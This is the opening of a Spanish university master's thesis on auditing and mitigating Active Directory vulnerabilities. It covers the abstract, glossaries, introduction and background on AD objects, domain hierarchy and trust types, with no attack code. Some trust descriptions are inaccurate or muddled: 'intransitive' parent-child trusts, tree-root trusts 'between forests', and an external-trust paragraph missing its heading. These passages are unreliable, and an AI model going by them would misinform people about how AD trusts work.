laSalle
UNIVERSITAT RAMON LLULL

Escola Tècnica Superior d'Enginyeria Electrònica i Informàtica La Salle

Trabajo Final de Máster

Máster en Ciberseguridad

"Analysis and Mitigation of Security Vulnerabilities in Microsoft's Active Directory"

Alumno

Arcadia Huggett Youlten

Profesor Ponente

Marc Rivero Lopez

ACTA DEL EXAMEN
DEL TRABAJO FINAL DE MÁSTER

Reunido el Tribunal calificador en el día de la fecha, el alumno

D. Arcadia Huggett Youlten

expuso su Trabajo Final de Máster, el cual trató sobre el tema siguiente:

"Analysis and Mitigation of Security Vulnerabilities in Microsoft's Active Directory"

Acabada la exposición y contestadas por parte del alumno las objeciones formuladas por los Sres. miembros del tribunal, éste valoró dicho Trabajo con la calificación de

Barcelona,

VOCAL DEL TRIBUNAL VOCAL DEL TRIBUNAL

PRESIDENTE DEL TRIBUNAL

1 Abstract

Monitoring network use and its users at any given time is a key task of a system administrator. One popular tool which can assist with this functionality is Microsoft's Active Directory, a service which provides network administrators with the ability to group users and domains to better control their access to system resources.

Microsoft's Active Directory is one of the most popular directory services. Not only is it used by 90 percent of Fortune 1000 companies, but it also holds 30 percent of the market share in the Identity and Access Management sector. This makes Active Directory a popular target for hackers. Therefore, it is important to not only be aware of Active Directory's flaws, but also have a strategy in place to eliminate or mitigate the more commonly known vulnerabilities.

The aim of "Analysis and Mitigation of Security Vulnerabilities in Microsoft's Active Directory" is to audit the security of an Active Directory environment and assess what strategies can be executed to better protect its infrastructure. By identifying flaws in the environment via penetration testing and ethical hacking, and then developing a plan to mitigate the discovered vulnerabilities, network administrators be able to better protect their networks from malicious actors.

Supervisar el uso de la red y sus usuarios en cualquier momento es una tarea clave de un administrador de sistemas. Una herramienta popular que puede ayudar con esta funcionalidad es Active Directory de Microsoft, un servicio de directorio que proporciona a los administradores de red la capacidad de agrupar usuarios y dominios para controlar mejor su acceso a los recursos del sistema.

Active Directory de Microsoft es uno de los servicios de directorio más populares. No sólo lo utiliza el 90 por ciento de las empresas de la lista Fortune 1000, sino que además posee el 30 por ciento de la cuota de mercado en el sector de la gestión de identidades y accesos. Esta popularidad convierte a Active Directory en un objetivo popular para los hackers. Por lo tanto, es importante no sólo conocer los defectos de Active Directory, sino también disponer de una estrategia para eliminar o mitigar las vulnerabilidades más conocidas.

El objetivo de "Análisis y mitigación de vulnerabilidades de seguridad en Active Directory de Microsoft" es auditar la seguridad de un entorno de Active Directory y evaluar qué estrategias se pueden ejecutar para proteger mejor su infraestructura. Mediante la identificación de fallos en el entorno a través de pruebas de penetración y hacking ético, y el posterior desarrollo de un plan para mitigar las vulnerabilidades descubiertas, los administradores de red podrán proteger mejor sus redes de actores maliciosos.

La supervisió de l'ús de la xarxa i dels seus usuaris en un moment donat és una tasca clau d'un administrador del sistema. Una eina popular que pot ajudar amb aquesta funcionalitat és l'Active Directory de Microsoft, un servei de directoris que ofereix als administradors de xarxa la possibilitat d'agrupar usuaris i dominis per controlar millor el seu accés als recursos del sistema.

L'Active Directory de Microsoft és un dels serveis de directoris més populars. No només l'utilitzen el 90 per cent de les empreses de Fortune 1000, sinó que també té el 30 per cent de la quota de mercat al sector de gestió d'identitats i accés. Aquesta popularitat fa que Active Directory sigui un objectiu popular per als pirates informàtics. Per tant, és important no només ser conscients dels

defectes de l'Active Directory, sinó també tenir una estratègia per eliminar o mitigar les vulnerabilitats més conegudes.

L'objectiu de "Anàlisi i mitigació de les vulnerabilitats de seguretat a l'Active Directory de Microsoft" és auditar la seguretat d'un entorn d'Active Directory i avaluar quines estratègies es poden executar per protegir millor la seva infraestructura. Mitjançant la identificació de defectes a l'entorn mitjançant proves de penetració i pirateria ètica, i després desenvolupant un pla per mitigar les vulnerabilitats descobertes, els administradors de xarxa podran protegir millor les seves xarxes d'actors maliciosos.

2 Table of Contents

3 Key Terms

English:

- AD: Active Directory
- MS: Microsoft
- FTP: File Transfer Protocol
- SSH: Secure Shell Protocol
- Nmap: Network Mapper
- IP: Internet Protocol
- TCP: Transmission Control Protocol
- VM: Virtual Machine
- RCE: Remote Code Execution
- CVE: Common Vulnerabilities and Exposures
- CWE: Common Weakness Enumeration
- NIST: National Institute of Standards and Technology
- API: Application Programming Interface
- HTML: HyperText Markup Language
- JSON: JavaScript Object Notation
- PoC: Proof of Concept
- XML: Extensible Markup Language
- OS: Operating System
- RPC: Remote Procedure Call
- LAN: Local Area Network
- IIS: Internet Information Services
- HTTP: HyperText Transfer Protocol
- HTTPS: HyperText Transfer Protocol Secure
- PC: Personal Computers
- LPE: Local Privilege Escalation
- DPE: Domain Privilege Escalation
- APT: Advanced Persistent Threat
- DHCP: Dynamic Host Configuration Protocol
- ACL: Access Control List
- OU: Organizational Unit
- GPO: Group Policy Object
- LPAM: Least Privlidged Administrative Model
- RDP: Remote Desktop Protocol
- KRBTGT: Kerberos Ticket-Granting Ticket
- KDC: Key Distribution Center
- KCC: Knowledge Consistency Checker
- SPN: Service Principal Name
- DLL: Dynamic Link Library
- SMB: Server Message Block
- APT: Advanced Persistent Threat
- CIS: Center for Internet Security
- SANS: SysAdmin, Audit, Network, and Security
- STIG: Security Technical Implementation Guide

Spanish:

- AD: Directorio Activo
- MS: Microsoft
- FTP: Protocolo de transferencia de archivos
- SSH: Protocolo Secure Shell
- Nmap: Mapeador de red
- IP: Protocolo de Internet
- TCP: Protocolo de control de transmisión
- VM: Máquina virtual
- RCE: Ejecución remota de código
- CVE: Vulnerabilidades y exposiciones comunes (Common Vulnerabilities and Exposures)
- CWE: Enumeración de debilidades comunes (Common Weakness Enumeration)
- NIST: Instituto Nacional de Normas y Tecnología
- API: Interfaz de programación de aplicaciones
- HTML: Lenguaje de marcado de hipertexto
- JSON: notación de objetos de JavaScript
- PoC: Prueba de concepto
- XML: Lenguaje de marcado extensible
- OS: Sistema operativo
- RPC: Llamada a procedimiento remoto
- LAN: Red de área local
- IIS: Servicios de Información de Internet
- HTTP: Protocolo de transferencia de hipertexto
- HTTPS: Protocolo de transferencia de hipertexto seguro
- PC: Ordenadores personales
- LPE: Escalada de privilegios local
- DPE: Escalada de privilegios de dominio
- APT: Amenaza Persistente Avanzada
- DHCP: Protocolo de configuración dinámica de host
- ACL: Lista de control de acceso
- OU: Unidad organizativa
- GPO: Objeto de directiva de grupo
- LPAM: Modelo administrativo de mínima privacidad
- RDP: Protocolo de escritorio remoto
- KRBTGT: Ticket-otorgamiento de Kerberos
- KDC: Centro de distribución de claves
- KCC: Verificador de coherencia de conocimientos
- SPN: Nombre principal de servicio
- DLL: Biblioteca de vínculos dinámicos
- SMB: Bloque de mensajes de servidor
- APT: Amenaza Persistente Avanzada
- CIS: Centro para la Seguridad en Internet
- SANS: Administración de sistemas, auditoría, redes y seguridad
- STIG: Guía de implantación técnica de seguridad

Catalan

- AD: Active Directory
- MS: Microsoft
- FTP: Protocol de transferència de fitxers
- SSH: Protocol Secure Shell
- Nmap: Network Mapper
- IP: Protocol d'Internet
- TCP: Protocol de control de transmissió
- VM: màquina virtual
- RCE: Execució de codi a distància
- CVE: Vulnerabilitats i exposicions comuns
- CWE: Enumeració de debilitats comuns
- NIST: National Institute of Standards and Technology
- API: Interfície de programació d'aplicacions
- HTML: Llenguatge de marques d'hipertext
- JSON: Notació d'objectes JavaScript
- PoC: Prova de concepte
- XML: Llenguatge de marques extensible
- SO: Sistema Operatiu
- RPC: trucada de procediment remot
- LAN: Xarxa d'àrea local
- IIS: Internet Information Services
- HTTP: Protocol de transferència d'hipertext
- HTTPS: Protocol de transferència d'hipertext segur
- PC: Ordinadors personals
- LPE: Escalada de privilegis locals
- DPE: Escalada de privilegis de domini
- APT: Amenaça persistent avançada
- DHCP: Protocol de configuració dinàmica de l'amfitrió
- ACL: Llista de control d'accés
- OU: Unitat organitzativa
- GPO: Objecte de política de grup
- LPAM: Model administratiu menys privilegiat
- RDP: Protocol d'escriptori remot
- KRBTGT: Bitllet de concessió d'entrades Kerberos
- KDC: Centre de distribució de claus
- KCC: Knowledge Consistency Checker
- SPN: Nom principal del servei
- DLL: Biblioteca d'enllaços dinàmics
- SMB: Bloc de missatges del servidor
- APT: Amenaça persistent avançada
- CIS: Centre de Seguretat a Internet
- SANS: SysAdmin, Auditoria, Xarxa i Seguretat
- STIG: Guia d'implementació tècnica de seguretat

4 Table of Figures

5 Introduction

As technology has become more ubiquitous in society, it has become increasingly critical for a system administrator to manage access control for the resources on their network. If every user were given full permissions on every network, it would be near impossible for administrators to ensure that no files had been tampered with, or that no sensitive data had been leaked to those who should not have it. There are many services which exist to help administrators control their network access, which are known as directory services. Directory services are "shared information infrastructure for locating, managing, administering and organizing everyday items and network resources, which can include volumes, folders, files, printers, users, groups, devices, telephone numbers and other objects" [1]

One of the most popular directory services is Microsoft's Active Directory (AD). With many users' familiarity with the Windows family of operating systems, and its ease of use and flexibility, AD becomes the logical choice of directory service for many network administrators. Additionally, because AD has nearly thirty percent market share in the "Identity and Access Management" industry, it therefore has the most tutorials, guides, and other helpful resources available for usage online or otherwise, making it easy to use for otherwise inexperienced network technicians.[2]

However, Microsoft's AD's strengths could also be considered its weaknesses from a cybersecurity perspective. Since AD is so widely used, and it provides much control and flexibility to its users, it is also a common target for threat actors looking to gain control of a network. According to Microsoft itself, over 95 million AD accounts are targeted for cyberattacks daily[3]. Therefore, for a network administrator who uses Microsoft's AD, it is imperative to not only be aware of the potential threats to the AD, but to also be able to take steps to protect it.

5.1 Motivations

The Master's thesis, "Analysis and Mitigation of Security Vulnerabilities in Microsoft's Active Directory" was created with the aim of investigating the many vulnerabilities which exist within Microsoft's AD system and developing a successful strategy to prevent these vulnerabilities from being exploited. As mentioned previously, AD is a popular target for threat actors due to its ubiquity. Therefore, it is important for network administrators to be able to perform three key tasks. Firstly, to be able to determine if their network has any notable flaws which could be easily exploited by an attacker. Secondly, create a strategy for protecting their environment, and finally, determine the level of success of the strategy. If a network administrator is able to identify flaws in their network, but are unable to mitigate them, then the knowledge of the flaws is essentially meaningless. However, on the other hand, if a network administrator is unable to identify the vulnerabilities in their network, then it is difficult to apply relevant and meaningful mitigations when true threats arise from APTs.

By exploiting vulnerabilities found on an AD system, and highlighting significant shortcomings, awareness will be raised about potential attack vectors which can be used by threat actors. Additionally, by developing a strategy to protect the AD environment, effective methods of network protection and vulnerability mitigation will also be spread to a wider audience.

5.2 Objectives

There are three key objectives for “Analysis and Mitigation of Security Vulnerabilities in Microsoft's Active Directory”:

- To carry out a thorough audit of the security of an Active Directory (AD) environment to find any holes or lapses in the AD infrastructure
- To create and put into action a strategy for protecting the AD environment
- To assess the success of the security measures put in place

6 State of the Art

The state of the art for this project has been split into four sections: Microsoft AD features, Trusts, Microsoft Active Directory Architecture, Common Attacks Utilized Against Microsoft Active Directory, Common Security Measures on Microsoft Active Directory, and Third-Party Industry Benchmarks. Firstly, it is important to understand the systems in place on Microsoft AD to fully comprehend what it means for a threat actor to gain access to the directory service. Additionally, knowing what types of attacks the AD is vulnerable to is meaningless without comprehension of the how the system works. It is also important to understand the industry standards and best practices for AD protection before attempting to exploit AD systems. This is to not only narrow down which types of attacks will or will not work against AD systems, but to also identify the contemporary concerns of security professionals. Finally, Third-party benchmarks will be reviewed, as they provide security administrators with the best chances of protecting their systems against attacks

6.1 Microsoft Active Directory Features

As mentioned previously, the focus of this master's thesis will be the utilization of Microsoft's Active Directory service. AD is not a standalone service, to use it, one would have to purchase a version of Microsoft's Windows Server. Windows Server is unlike the normal Windows series of Windows Operating systems. There are four different types of Windows Operating Systems: Home, Pro, Enterprise, and Education[1]. Within a standard Windows OS, one is only able to manage users on a per device capacity. In comparison, Windows Server has more features which allow for management of users across a business, including AD, DHCP, file servers, and Print and Update services[1]. Although these seem like very basic services for enterprise management, they are essential for network administrators to effectively manage a business-wide system. Windows Server publishes a release every four years and each release is titled as such. For example, Windows Server 2022, Windows Server 2019, and Windows Server 2016. The version of Windows Server that will be audited is Windows Sever 2022. This is because it is the most recent version of Windows Server, and most will see the most adoption over the next 4 years before the next release comes out. That is not to say that the information in this thesis will not be relevant for previous versions of Windows Server, as many of the services and vulnerabilities which exist on the Windows Server 2022 also exist on Windows Server 2019

Before being able to audit an AD system, it is important to understand its mechanics. This is especially within the context of privilege escalation and network enumeration. Without understanding these concepts, it is much more difficult to successfully evaluate the AD system. The key features of an AD system are as follows: The Directory Service Storage and Structure, The Domain Service, and The Trust system.

6.1.1 Directory Service Storage and Structure

According to Microsoft, the Directory Service is "provides the methods for storing directory data and making this data available to network users and administrators" [4]. AD in particular stores basic information about the different user accounts, and any users on the network who are authorized

to access this information can access it. This information is represented by Objects and Object Attributes. For example, a User Object would have the Object Attributes of username, password, and other pieces of personal information about the user[5] as shown in the image below[4]:




Figure 1 - An illustration demonstrating the basic structure of an Object in AD. [5]

AD categorizes these objects by 'Schemas' which are "A set of rules […] that defines the classes of objects and attributes contained in the directory, the constraints and limits on instances of these objects, and the format of their names". Each Schema has the definitions for all of the objects in the directory, and each new object is checked to ensure that it matches the pre-existing schema structure[6]. The schemas are utilized to organize objects, as well as set access permissions on them. By default, the root user is the only administrator who is able to change the settings of the schema or change the categorization of objects.

The global catalog and indexer and query service ensure that all items in the schema are cataloged, and can be accessed by any user on the network[7]. Each object within an AD has a replica of itself which points to the actual location of the object of the system. This is known as the distinguished name. However, the global catalog contains " a partial replica of every naming context in the directory. It contains the schema and configuration naming contexts as well."[7], essentially creating a general overview of the entire directory within its memory. Therefore, the user does not need to know the distinguished name for in order to find a resource within the system. When combined with the search system, users can easily find any item they need within the domain without needing to have a full replica saved at all times.

In summary: objects are created with a template that is defined by the schema. The global catalog along with the querier and index service index these objects allowing all users to find objects that they need, and the replication services means that directory information is available in each domain.

6.1.2 Domain Service

All information on an AD system is stored on a data store in a structured manner, to achieve its main purpose of making information on the system easy to access for the users and administrators.

The domain service provides the structure for the aforementioned data, and in an AD system, the data is categorized under the following hierarchy: Organizational Unit, Domain, Tree, Forest.




Figure 2- An illustration demonstrating the basic hierarchy of the AD system.[5]

6.1.3 Organizational Units (OU)

As shown in the diagram above, the organizational unit is the most basic form of information storage in the AD[8]. An organizational unit is a type of container that an administrator can apply privileges to, and it can contain users, groups, or computers[9]. So, for example, if an administrator were to create an organizational unit it may consist of a set of computers which are located in one classroom, or a group which corresponds to a certain department in a business. There can be many OU within an OU, and it is up to the domain controller (explained in the Methodology) to determine how to divide each OU.

6.1.4 Domain

The next item in the hierarchy is a domain. A domain can either be a group of OUs or a single Object. These domains can each be assigned a DNS name, making it easy for users and admins alike to determine which domain they belong to. Policies can be applied to domains, however a more common practice is to create an OU and then assign a policy to that instead[9].

6.1.5 Tree

A Domain Tree, also known as a Tree is a collection of "domains that share a common schema and configuration, forming a contiguous namespace". Trees can be associated either by their trusts, or by which other domains share the namespace, and due to this, no two trees share the same namespace [10].

6.1.6 Forest

Finally, at the top of the hierarchy exists the Forests, which contains a collection of trees. Forests will have the same name space as their grouped trees, however, unlike Trees, separate Forests do not (and should not) share the same domain name, instead, they are grouped by a trust relationship (See Trusts)[11]. Forests can be utilized when there are multiple namespaces that need to be managed

by a single AD service. The illustration below is very clear in demonstrating the relationship between two forests.




Figure 3 - An illustration demonstrating the relationship between two Forests. Note that both Forests have a "trust" relationship, but do not share the same namespaces whatsoever.[11]

6.2 Trusts

In the previous section, the hierarchical nature of AD was discussed. As demonstrated, each domain and tree can share the same namespace, but forests likely do not. However, this presents a problem. In theory, if a user belongs to one domain, tree, or forest, then their permissions would clearly not carry over to another domain, tree, or forest if they had not been previously grouped. However, what if an administrator had two forests, and they wanted users within both forests to be able to access either forest with the same permissions? AD's solution to this problem is by utilizing Trusts. Trusts are "communication bridges established between one domain and another domain in the Active Directory (AD) network. When one domain trusts another domain in an AD network, resources from the trusted domain can be shared with the trusting domain." There are many types of Trusts within AD, however, they each build from two core concepts: directional based trusts and characteristic based trusts.[12]

6.2.1 One-Way and Two-Way Trusts

Starting with the directional based trusts, there are two directions: One-Way and Two-way trusts. A One-way trust occurs when one domain trusts another, but the reverse is not necessarily true. A Two-way trust is when both domains trust each other[13]. It should be noted that two-way trusts are simply two one-way trusts between the systems, and are not a single item.[14]

The next type of trusts are the characteristic based trusts. For example, suppose there are three domains, A, B, and C. Domain A and Domain B have a trust, and Domain B and Domain C have a trust as well. If the type of trust between Domain A and B were a transitive trust, then A would also be able to communicate with Domain C, and extend the trust which extends to Domain B to domain C. Logically, A non-transitive trust would not have this property applied to it. If utilizing the same example again, then if Domain A and B had a non-transitive trust, then Domain A would not be able to communicate or share the resources of Domain C.[12]

Now that the base categorizations of trusts have been defined, it will be easier to understand the other types of trusts which exist within the AD system.

6.2.2 Parent-child Trust

Also known as intransitive trusts, Parent-child trusts is a two-way transitive trust which is established when a domain has a sub-domain added to it[15]. This is clearly illustrated in the diagram below:




Figure 4- An illustration demonstrating a Parent-child trust[15]

6.2.3 Tree-root trust

The tree-root trust is another two-way transitive trust, however, instead of being between domains, it is instead between forests. Whenever a new tree is added to a forest, this type of trust is created between the new tree and all of the other trees in the forest.[15]




Figure 5 - An illustration demonstrating a tree-root trust. Notice the similarties betwen the parent-child trust.[15]

This type of trust is generally one-way non-transitive and must be manually configured by the system administrator. There is generally no other connection between the domains outside of this manual configuration. Most external trusts are explicit trusts; however, external trusts can be one way, two way, or transitive trusts.[15] This is clearly illustrated in the diagram below:




Figure 6 - An illustration depicting an external trust. Notice the lack of a direct connection between the two domains.[15]

If there is an explicit trust between two domains which have no parent-child relationship (within or without the same tree), then it is known as a Cross-Link trust.[16]

6.2.4 Forest Trust

Another type of trust is the Forest trust. Although it is always transitive, these can either be one- or two-way trusts created between the root of two forests. However, unlike transitive relationships between trees and domains, the connections between each forest must be manually configured. For example, if there are three forests, A, B, and C, and Forest A has a Forest Trust with

Forest B, and Forest B has a Forest Trust with Forest C, then a transitive trust is not automatically established between Forest A and Forest C.[15] The figure below illustrates this concept:




Figure 7 - An illustration depicting a forest trust. Notice the lack of trust between forests A and C despite being connected by forest B.[15]

6.2.5 Shortcut

Shortcut Trusts only exist within forests, and can be one way, two way, and transitive, but never non-transitive. these types of trusts are used to simplify the relationship between a tree, and a child domain of another tree. This allows for more direct resource access, as shown in the image below[15]:




Figure 8 - An illustration depicting a shortcut trust. There is a direct connection between one of the trees and one of the child nodes of the other tree.[15]

6.3 Microsoft Active Directory Architecture

